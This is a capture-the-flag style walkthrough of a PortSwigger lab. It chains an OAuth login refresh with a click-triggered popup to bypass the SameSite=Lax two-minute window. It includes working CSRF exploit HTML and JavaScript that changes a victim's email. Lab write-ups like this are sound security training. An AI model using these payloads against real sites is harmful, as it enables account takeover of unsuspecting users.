PortSwigger
Description
This lab’s email change function has no CSRF tokens. The session cookie has no explicit SameSite attribute, so browsers default to SameSite=Lax. Under Lax, cookies are not sent in cross-site POST requests — unless the request occurs within 2 minutes of the cookie being set.
The lab also uses OAuth-based login. Visiting /social-login initiates the full OAuth flow, which renews the session cookie each time. By forcing the victim to refresh their cookie (via OAuth) just before the CSRF attack, we can bypass the 2-minute SameSite Lax restriction.
Step 1 - Study the Email Change Endpoint
Log in via OAuth (wiener:peter) and change your email. Capture the request:
POST /my-account/change-email HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=YOUR_SESSION
Content-Type: application/x-www-form-urlencoded

email=test%40test.com

No CSRF token. Check the OAuth callback response:
 No explicit
 SameSite → default = Lax.
Step 2 - Test Basic CSRF (2-Minute Window)
Create a basic CSRF payload on the exploit server:
<script>
    history.pushState('', '', '/')
</script>
<form action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="foo%40bar.com" />
    <input type="submit" value="Submit request" />
</form>
<script>
    document.forms[0].submit();
</script>
Test behavior:
- If you logged in less than 2 minutes ago → attack succeeds (cookie is sent)
- If more than 2 minutes → attack fails (cookie not sent — SameSite=Lax blocks cross-site POST)
The lab gives us a way to refresh the cookie on demand.
Step 3 - Discover the Cookie Refresh Gadget
Visit /social-login in the browser. This initiates the full OAuth flow and sets a brand new session cookie — even if you were already logged in.
This is perfect: we can force the victim’s browser to get a fresh cookie, then immediately submit the CSRF attack within the 2-minute window.
Step 4 - First Attempt: Popup Window
Create an exploit that:
- Opens
/social-loginin a new window to refresh the cookie - Waits 5 seconds (for OAuth to complete)
- Submits the email change form
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="pwned%40web-security-academy.net">
</form>
<script>
    window.open('https://YOUR-LAB-ID.web-security-academy.net/social-login');
    setTimeout(changeEmail, 5000);

    function changeEmail(){
        document.forms[0].submit();
    }
</script>
Problem: The browser’s popup blocker prevents window.open() because it’s not triggered by a user interaction.
Step 5 - Bypass the Popup Blocker with User Interaction
Modify the exploit to only open the popup after the victim clicks anywhere on the page:
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="pwned%40portswigger.net">
</form>
<p>Click anywhere on the page</p>
<script>
    window.onclick = () => {
        window.open('https://YOUR-LAB-ID.web-security-academy.net/social-login');
        setTimeout(changeEmail, 5000);
    }

    function changeEmail() {
        document.forms[0].submit();
    }
</script>

How it works:
- Victim lands on exploit page
- Page says “Click anywhere on the page”
- Victim clicks (user interaction)
- Popup opens
/social-login(allowed because of click) - OAuth flow completes → fresh session cookie set
- After 5 seconds, form submits automatically
- The POST request includes the fresh cookie (within 2-minute window)
Step 6 - Test the Exploit
Store the payload on the exploit server. Click View exploit.
When the page loads, click anywhere. Wait 5 seconds. Check your account page — your email address should change.
Monitor Burp HTTP history. You’ll see:
GET /social-login(from popup)- OAuth callback with
Set-Cookie(new session) POST /my-account/change-emailwith the new cookie included

Success!
Step 7 - Deliver to Victim
Change the email address in the payload to a different value (not your test address). Then click Deliver to victim.

The victim clicks the page → OAuth popup → cookie refresh → email change → lab solved.

Step 8 - Lab Solved

Why This Works (Detailed)
| Restriction | Default Behavior | Bypass |
|---|---|---|
SameSite=Lax | Cookie sent in cross-site POST only within 2 minutes of being set | Force a fresh cookie just before the attack |
| OAuth flow | Sets a new session cookie on completion | Use /social-login as a cookie refresh gadget |
| Popup blocker | Blocks window.open() without user interaction | Require victim to click first |
| Time window | 2 minutes is short | OAuth refresh happens instantly, attack within 5 seconds |
The key insight: The 2-minute grace period for SameSite=Lax is a feature (to avoid breaking legitimate cross-site POSTs after login). By chaining OAuth login refresh, we can trigger that grace period on demand.